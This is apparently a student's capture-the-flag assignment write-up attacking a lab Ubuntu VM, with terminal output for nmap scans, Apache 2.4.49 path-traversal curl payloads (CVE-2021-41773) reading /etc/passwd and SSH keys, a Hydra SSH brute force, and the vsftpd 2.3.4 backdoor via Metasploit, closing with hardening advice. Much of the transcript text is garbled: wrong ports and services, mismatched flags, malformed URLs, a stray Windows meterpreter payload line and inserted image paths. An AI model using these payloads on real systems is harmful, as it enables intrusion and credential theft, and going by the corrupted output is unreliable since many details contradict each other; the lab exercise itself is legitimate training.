

Assignment 1

Task A:

```
[kali㉿kali]:~/Desktop]$ ./nmap -Pn -T4 192.168.1.200 -oN ubuntu-xenum.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 15:46 EDT
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.000s done; ETC: 15:49 (0:00:46 remaining)
Nmap scan report for 192.168.1.200
Host is up (0.014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 9.6.1p1 Ubuntu sub7untu3.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.49 ((Ubuntu))
23523/tcp open  unknown

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
[kali㉿kali]:~/Desktop]$
```

1. **Open ports:** 21, 22, 80
 2. **OS:** Linux (kernel 4.15–5.19)
 3. **Services:** FTP (port 21), SSH (22), HTTP (80)
 4. **Versions:** 21-> vsftpd 2.3.4
22-> OpenSSH 9.6p1 Ubuntu 3ubun
80-> Apache httpd 2.4.49 (Unix)

Task B:

1. Jon Snow is revealed as the former Lord Commander of the Night's Watch, the secret son of Rhaegar Targaryen and Lyanna Stark, and the rightful heir to the Iron Throne. He has generated an SSH key pair under /home/jon/.ssh/id_rsa and set up an Apache 2.4.49 web server.



2. The server is running Apache HTTP Server version 2.4.49, which contains a known path traversal vulnerability (CVE-2021-41773) in its mod_cgi implementation. This allows attackers to read arbitrary files via specially crafted URLs.

3. A publicly available proof-of-concept (e.g., Exploit-DB 50383.sh) exploits CVE-2021-41773 to perform directory traversal and remote code execution. It can be used to read any file on the filesystem or execute commands as the web server user.

4. The PoC sends HTTP GET requests to a CGI endpoint using percent-encoded .. sequences (e.g. ..%2e/%2e%2e) so Apache's path-normalization fails. By pointing it at any file you control the path to, you can read arbitrary files from the server's filesystem

5. **Flag** {TheNorthRemembersAndSoDoI_15472i9r}.

```
[root@kali:~]# curl -s https://192.168.1.200/cgi-bin/X2e%e%e%e%e%e/home/jon/.ssh/id_rsa --output jem_id_rsa
[+] [kali㉿kali:~]
[+] [root@jem192:~]# cat jem_id_rsa
[+] [kali㉿kali:~]
[+] [root@jem192:~]# ssh -p 2200 jem@192.168.1.200
jem@192.168.1.200's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-52 generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Apr 24 06:43:03 UTC 2025

System load:          0.23
Usage of '/':         51.9% of 11.21GB
Memory usage:         9%
Swap free:            0K
Processes:            171
Users logged in:     0
IPv4 address for enp0s3: 192.168.1.200
IPv6 address for enp0s3: 2ed6d5cf079e:a00a:0027ff:fed8:eadf

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/edge/secure-kubernetes-at-the-edge

Expander Security Maintenance for Applications is not enabled.

7/61 updates can be applied immediately.
7/61 of these updates are standard security updates.
To see these additional updates run: apt list --upgradeable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last Update: Thu Apr 24 7:17:17 UTC 2025 From 192.168.1.206
```

```
[x] File Actions Edit View Help
Usage of /:          51.9% of 11.21GB
  Memory usage:    9%
  Swap:           0%
  Processes:      171
  Users logged in: 0
  jid: added to /var/run/jid-1: 2024-04-24 16:1:209
  IPv6 address for enp0s3: 2a0d:4fc0:73e:100a:00:77ff:ffff:dead

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and Secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

263 updates can be applied immediately,
73 of these updates are standard security updates.

To see these additional updates run: apt list --upgradeable


Enable ISM Apps to receive additional future security updates.
See https://ubuntu.com/ess or run: sudo pro status

Last login: Thu Apr 24 17:37:07 2025 from 192.168.1.206
total 36
drwxr-x-- 4 jonj Jon 4096 Apr 21 15:59 .
drwxr-x-- 6 root root 4096 Nov 24 15:16 ..
-rw-r--r-- 1 jonj Jon 1024 Nov 23 21:36 .bash_history
-rw-r--r-- 1 jonj Jon 220 Nov 23 21:36 .bash_logout
-rw-r--r-- 1 jonj Jon 3771 Nov 23 21:36 .bashrc
-rw-r--r-- 1 jonj Jon 1024 Nov 23 21:36 .profile
-rw-r--r-- 1 root root 41 Apr 21 15:59 flag_jon.txt
-rw-r--r-- 1 jonj Jon 807 Nov 23 21:36 .profile
drwxr-x-- 2 jonj Jon 4096 Apr 21 15:59 ssh

jon@jonbuntu:~$ cat <flag_jon.txt
cat: /home/jon/flag_jon.txt: No such file or directory
jon@jonbuntu:~$ rm flag_jon.txt
rm: cannot remove 'flag_jon.txt': No such file or directory
jon@jonbuntu:~$ ls
```

Task C:

1. From the GECOS field of the first entry (Walter White), we identify that Mr. White corresponds to the heisenberg account. The second entry is the separate “White Rose” user.




```
(kali㉿kali)-[~]
$ curl -s --path-as-is \
'http://192.168.1.200/cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd' \
| grep -i white
heisenberg:x:1004:1004:Walter White,,308 Negra Arroyo Lane, Albuquerque, New Mexico, US:/home/heisenberg:/bin/bash
rose:x:1000:1000:White Rose,,,Time is power:/home/rose:/bin/bash
```

2. The username is heisenberg, as indicated by the entry for “Walter White.”

3.

- From yo_mr_white.txt: he used the RockYou list.
- From Jesse’s note: passwords start with sa and end with !
- Hydra cracked the SSH password as saymyname!

4. Flag {you_are_god_damn_right_sor2zr8r}



```
(kali㉿kali)-[~]
$ curl -s --path-as-is \
'http://192.168.1.200/cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd' \
-o heisenberg_id_rsa
chmod 600 heisenberg_id_rsa

(kali㉿kali)-[~]
$ ssh -i heisenberg_id_rsa heisenberg@192.168.1.200
Load key "heisenberg_id_rsa": error in libcrypto
heisenberg@192.168.1.200's password:

(kali㉿kali)-[~]
$ ftp 192.168.1.200
Connected to 192.168.1.200.
220 (vsFTPd 2.3.4)
Name (192.168.1.200:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get yo_mr_white.txt
local: yo_mr_white.txt remote: yo_mr_white.txt
229 Entering Extended Passive Mode (|||43466|).
150 Opening BINARY mode data connection for yo_mr_white.txt (255 bytes).
100% [*****] 255 bytes received in 00:00 (124.07 KiB/s) 00:00 ETA
226 Transfer complete.
255 bytes received in 00:00 (124.07 KiB/s)
ftp> bye
221 Goodbye.

221 Goodbye.

(kali㉿kali)-[~]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
zip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory

(kali㉿kali)-[~]
$ grep -i '^sa.*$' /usr/share/wordlists/rockyou.txt > sa_candidates.txt
wc -l sa_candidates.txt
989 sa_candidates.txt

(kali㉿kali)-[~]
$ hydra -l heisenberg -P sa_candidates.txt ssh://192.168.1.200 -t 4 -I -
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 17:57:43
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 989 login tries (l:1/p:989), ~248 tries per task
[DATA] attacking ssh://192.168.1.200:22/
[STATUS] 61.00 tries/min, 61 tries in 00:01h, 928 to do in 00:16h, 4 active
[22][ssh] host: 192.168.1.200 login: heisenberg password: saymyname!
[STATUS] attack finished for 192.168.1.200 (valid pair found)
1 of 1 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 17:58:50

(kali㉿kali)-[~]
$ curl -s --path-as-is 'http://192.168.1.200/cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd' | grep heisenberg
heisenberg:x:1004:1004:Walter White,,308 Negra Arroyo Lane, Albuquerque, New Mexico, US:/home/heisenberg:/bin/bash
```

```
[heisenberg:x:1004:1004:Walter White,,308 Negra Arroyo Lane, Albuquerque, New Mexico, US:/home/heisenberg:/bin/bash
[~]# ssh heisenberg@192.168.1.200
heisenberg@192.168.1.200's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Apr 24 10:02:42 PM UTC 2025

System load:          0.06
Usage of /:           52.1% of 11.21GB
Memory usage:         10%
Swap usage:           0%
Processes:            124
Users logged in:      0
IPv4 address for enp0s3: 192.168.1.200
IPv6 address for enp0s3: 2a0d:fcc0:73e:a00:a00:27ff:fed6:eadf

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.

  https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

263 updates can be applied immediately.
```

```
263 updates can be applied immediately.  
73 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
last login: Sun Feb  9 15:44:52 2025 from 10.0.2.4  
heisenberg@heisenberg: ~$ ls -la ~heisenberg  
total 44  
drwxr-x--- 4 heisenberg heisenberg 4096 Apr 21 15:59 .  
drwxr-xr-- 6 root      root     4096 Nov 24 15:13 ..  
-rw-r--r-- 1 root      root     83 Apr 24 22:03 backup.log  
-rwxrwxr-- 1 heisenberg heisenberg 214 Nov 24 19:52 backup.sh  
-rw-r--r-- 1 heisenberg heisenberg 33 Feb 9 15:44 .bash_history  
-rw-r--r-- 1 heisenberg heisenberg 20 Nov 23 20:24 .bash_logout  
-rw-r--r-- 1 heisenberg heisenberg 71 Nov 23 20:24 .bashrc  
drwxr-x--- 2 heisenberg heisenberg 4096 Nov 23 20:52 cache  
-rw-r--r-- 1 root      root     38 Apr 21 15:59 flag_heisenberg.txt  
drwxrwxr-- 3 heisenberg heisenberg 4096 Nov 24 19:52 .local  
-rw-r--r-- 1 heisenberg heisenberg 807 Nov 23 20:24 .profile  
heisenberg@heisenberg: ~$ cat ~/flag_heisenberg.txt  
flag{you_are_god_damn_right_sor2zrbr}
```

Task D:

1. Username: rick


UID: GID: 1003:1003

Home directory: /home/rick

Shell: /bin/bash

GECOS: Rick Sanchez, Look Morty! I'm a pickle!

2. with gobuster I find a folder called lab, then another folder called backdoor, then 3 more folders inside called backdoor. In this way find the hidden surprises Rick left - >>> impicklerickkkk_13l6 <<< (the password).



```

File Actions Edit View Help
./hta.txt [Status: 403] [Size: 199]
./hta.pem [Status: 403] [Size: 199]
/index.html [Status: 200] [Size: 272] (→ http://10.0.0.14/lab/backdoor/backdoor/backdoor/assets/)
/moderator.txt [Status: 200] [Size: 324]
Progress: 13842 / 13845 (99.98%)
Finished

└─[kali㉿kali]:~─
└─$ curl http://10.0.0.14/lab/backdoor/backdoor/backdoor/moderator.txt
Yo, Morty, or whoever stumbled into this file!
I bet you think you're so clever finding my secret file. Well, congratulations, genius.
Here it is, the real deal. The one password I actually use when I'm too lazy to invent something better:
>>> ImpickleRickkk_1316 <<
Yeah, yeah, it's unbreakable. Three MORE K's, Morty! No one ever guesses the quad-K.
If you're dumb enough to actually use this anywhere, just remember:
I'm watching you. And by watching, I mean I probably don't care.
- Rick "1000 IQ" Sanchez

└─[kali㉿kali]:~─
└─$ curl http://10.0.0.14/lab/backdoor/backdoor/backdoor/index.html > index.html
curl 8.0 index.html
curl 8.0 index.html
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
  % Total       Dload  Upload  Total  Spent   Left  Speed
100 1968  10 1968  0   0  386k  0 --:--:--:--:--:-- 480k

```

3. flag{rickrickrickrickandmorty_mkejy9ns}

```

File Actions Edit View Help
Are you sure you want to continue connecting (yes/no/[fingerprint])? "
└─[kali㉿kali]:~─
└─$ curl http://10.0.0.14
The authenticity of host '10.0.0.14' can't be established.
ED25519 key fingerprint is SHA256:2qQax7xJd2JmlWDXCPlzeWe0KmA.
This key is known to be the fallowing address:
  /ssh/known_hosts: [ hashed name ]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.14' (ED25519) to the list of known hosts.
Load key 'index.html': error in liblcrypto
Warning: index.html: error in liblcrypto
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-52-generic x86_64)

  • Documentation: https://help.ubuntu.com
  • Management: https://landscape.canonical.com
  • Support:   https://ubuntu.com/pro

System Information as of Fri Apr 25 01:25:59 PM UTC 2025

  System load:          0.0
  Usage of /:           52.8M of 11.21GB
  Memory usage:         11M
  Swap usage:          0K
  Processes:            123
  Users logged in:     0
  IPv4 address for emps3: 10.0.0.14
  IPv6 address for emps3: 2a06:c01:7547:e200:a00:27ff:fed6:eadf

Expanded Security Maintenance for Applications is not enabled.

263 updates can be applied immediately.
73 of these updates are standard security updates.
To see these additional updates run: apt list --upgradeable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

```

```

File Actions Edit View Help
IPv4 address for emps3: 10.0.0.14
IPv6 address for emps3: 2a06:c01:7547:e200:a00:27ff:fed6:eadf

Expanded Security Maintenance for Applications is not enabled.

263 updates can be applied immediately.
73 of these updates are standard security updates.
To see these additional updates run: apt list --upgradeable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed Jan  8 16:59:04 2025 from 10.0.2.4
rick@ubuntux:~$ cat /home/rick/flag.txt
cat: /home/rick/flag.txt: No such file or directory
rick@ubuntux:~$ ls -la /home/rick
total 40
drwxr--r--  4 rick rick 4096 Apr 21 15:59 .
drwxr-xr-x  6 rick rick  192 Nov 23 20:22 ..
-rw-r--r--  1 rick rick  133 Jan  8 17:17 bash_history
-rw-r--r--  1 rick rick  221 Nov 23 20:22 .bash_logout
-rw-r--r--  1 rick rick 3771 Nov 23 20:22 .bashrc
-rw-r--r--  1 rick rick  100 Nov 23 20:22 .profile
-rw-r--r--  1 rick rick  40 Apr 21 15:59 flag_rick.txt
-rwxr--r--  1 rick rick 1001 Nov 24 19:40 intergalactic_hacker.py
drwxrwxr-x  3 rick rick  192 Nov 23 20:22 local
drwxr-xr-x  2 rick rick  64 Nov 23 20:22 profile
rick@ubuntux:~$ cat /home/rick/flag_rick.txt
flag{rickrickrickrickandmorty_mkejy9ns}
rick@ubuntux:~$ 

```

Task E:

1. Backdoor: vsftpd 2.3.4 remote-execution backdoor (CVE-2011-2523) built into the FTP service.

2. flag{you_got_backdoored_womp_womp_rga7recy}

```
[kali㉿kali:~] $ searchsploit vsftpd
[*] Exploit Database: 3333 modules, 11333 vulnerabilities, 11333 unique
[*] Search time: 0:00:00
[*] Filtered by: OS: Linux, Type: Local, Status: Exploit / Proof of Concept
[*] Available sort methods: name, desc, severity, type, status, date, platform, arch, file

Exploit Title | Path
-----|-----
vsftpd 2.0.5 - 'CMD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.4 - Denial of Service | linux/dos/49757.py
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/17691.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17691.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py

Shellcodes: No Results

[*] Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[*] Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
[*] Codes: OSVDB-73573, CVE-2011-2523
[*] Verified: True
[*] File Type: Ruby Script, ASCII text
[*] Copied to: /home/kali/17491.rb

[*] Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[*] Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
[*] Codes: OSVDB-73573, CVE-2011-2523
[*] Verified: True
[*] File Type: Ruby Script, ASCII text
[*] Copied to: /home/kali/17491.rb

[*] Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[*] Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
[*] Codes: OSVDB-73573, CVE-2011-2523
[*] Verified: True
[*] File Type: Ruby Script, ASCII text
[*] Copied to: /home/kali/17491.rb

[*] Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[*] Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
[*] Codes: OSVDB-73573, CVE-2011-2523
[*] Verified: True
[*] File Type: Ruby Script, ASCII text
[*] Copied to: /home/kali/17491.rb

[*] Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[*] Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
[*] Codes: OSVDB-73573, CVE-2011-2523
[*] Verified: True
[*] File Type: Ruby Script, ASCII text
[*] Copied to: /home/kali/17491.rb
```

```
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(<use>/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.14
[*] Set: RHOSTS = 10.0.0.14
msf6 exploit(<use>/ftp/vsftpd_234_backdoor) > set RPORT 21
[*] Set: RPORT = 21
msf6 exploit(<use>/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOST 10.0.0.14 no The local client address
RPORT 21 no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.0.0.14 yes The target hosts, see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name
-- 
0 Automatic
```

```
[!] Exploit: msfvenom -p windows/meterpreter/reverse_tcp -f raw -o flag_ftp.txt
[*] Exploit generated using msfvenom 5.0-dev-dev
[*] Target: Windows 7 SP1 - x86
[*] Arch: x86
[*] Encoding: none
[*] Session Type: meterpreter/reverse_tcp
[*] File: flag_ftp.txt
[*] Size: 132 bytes

File Actions Edit View Help
Id Name
0
# Automatic

View the full module info with the info, or info -d command.

msf exploit(msfvenom:cmd) > run
[*] 10.0.0.14:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.0.14:21 - USER: 331 Please specify a password.
[*] 10.0.0.14:21 - PASS: 230 User 'msf' logged in successfully.
[*] 10.0.0.14:21 - UID: uid=1001(ftp) gid=1001(ftp) groups=100(ftp)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.15:44287 -> 10.0.0.14:6200) at 2025-04-25 11:21:14 -0400

$ ls /rv
flag_ftp.txt not found
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

session -i 1
[*] Session: not found
ls /rv
flag_ftp.txt
cat /srv/flag_ftp.txt
cat /srv/flag_ftp.txt
cat /flag_ftp.txt
flag(you_got_backdoored_womp_womp_rga?recy)
|
```

Task F:


1+2:

```
[ kali㉿kali:~ ]$ nmap -p -T4 10.0.0.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 14:45 EDT
Nmap scan report for 10.0.0.14
Host is up (0.00005s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3523/tcp open  unknown
MAC Address: 08:00:E2:7:D6:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds

[ kali㉿kali:~ ]$ nc -l 0.0.0.14 2323
Mr. Robot: 01001010 01100111 01100011 01101001 01100101 01110100 01111001
Mr. Robot: password?
Isocriety
Mr. Robot: Hi, Darlene.
You: Hello, it's Darlene.
Mr. Robot: I hope you are ready to take White Rose down.
Mr. Robot: I have hacked into E Corp and extracted their password database.
Mr. Robot: They use this computer to host some TV series that the dark web soldiers like to watch. Did you see that?
You: No, I didn't. It's a bit... (censored) for the Dark Army.
Mr. Robot: Yes, totally bizarre. They're trying to spread their propaganda.
Mr. Robot: I can provide you with the password White Rose used at E-Instagram.
Mr. Robot: Maybe she is using the same password on this computer...
You: What's your username?
You: Yes, her username is whiterose.
Mr. Robot: Good luck, Darlene.
```

3: flag{Th3_K3y_t0_p0w3r_li3s_in_m4st3r1ng_t1m3_kwx8sq7n}



```
(kali㉿kali) [~]
└─$ ssh rose@10.0.0.14
rose@10.0.0.14's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat Apr 26 07:28:05 PM UTC 2025

System load:          0.0
Usage of /:           47.1% of 11.21GB
Memory usage:         16%
Swap usage:           0%
Processes:            122
Users logged in:     0
IPv4 address for enp0s3: 10.0.0.14
IPv6 address for enp0s3: 2a06:c701:7547:e200:a00:27ff:fed6:eadf

Expanded Security Maintenance for Applications is not enabled.
193 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

** System restart required **

rose@ubuntu:~$ ls
flag_rose.txt  project
rose@ubuntu:~$ cat ~/flag_rose.txt
flag{Th3_K3y_t0_p0w3r_li3s_in_m4st3r1ng_t1m3_kwx8sq7n}
rose@ubuntu:~$
```

Task G:

Here are concise, actionable recommendations to lock down every weakness we uncovered during the CTF:

- Upgrade vsftpd**

Replace the backdoored vsftpd 2.3.4 with a current, supported release (3.x or later) to eliminate the CVE-2011-2523 backdoor .

- Patch Apache HTTPD**

Move off Apache 2.4.49—upgrade to \geq 2.4.51 (which fixes CVE-2021-41773) or disable the mod_cgi module entirely. Restrict CGI scripts to a vetted whitelist and enforce strict path normalization .

- Harden SSH**

In /etc/ssh/sshd_config, set PasswordAuthentication no and PermitRootLogin no, require key-based logins only, enforce strong passphrase policies, and enable fail2ban or similar to throttle brute-force attempts .

- Remove exposed secrets**

Audit all web-servable directories (/var/www/html/...) and remove any private keys or plaintext passwords (e.g. impicklerickkkk_13l6). Ensure file permissions follow least privilege (e.g. chmod 600 on all key material) .

- Lock down web paths**

Disable directory listings, delete or archive test folders like lab/backdoor/..., and place any administrative endpoints behind HTTP authentication or VPN-only access .

- Eliminate insecure custom services**

Shut down or firewall off the unencrypted port 23523 “secure channel.” If

a chat or API is truly needed, re-implement it over TLS or SSH tunnels with proper mutual authentication.

- **Network segmentation & firewalling**

Use host-based firewalls (e.g. ufw or iptables) to allow only required services (FTP, SSH, HTTP) and drop all other inbound traffic by default.

- **Enable logging & intrusion detection**

Turn on verbose logging for FTP, Apache, and SSH. Deploy tools like fail2ban, auditd, or AIDE to detect and respond to suspicious activity in real time.

- **Automate updates and regular scanning**

Subscribe to Ubuntu's ESM or regular security updates; schedule periodic vulnerability scans (e.g. with OpenVAS or Nessus) and code reviews. Always patch critical CVEs promptly .

Implementing these controls will close every attack path we exploited and raise UbuntuX's defense posture to resist both known and emerging threats.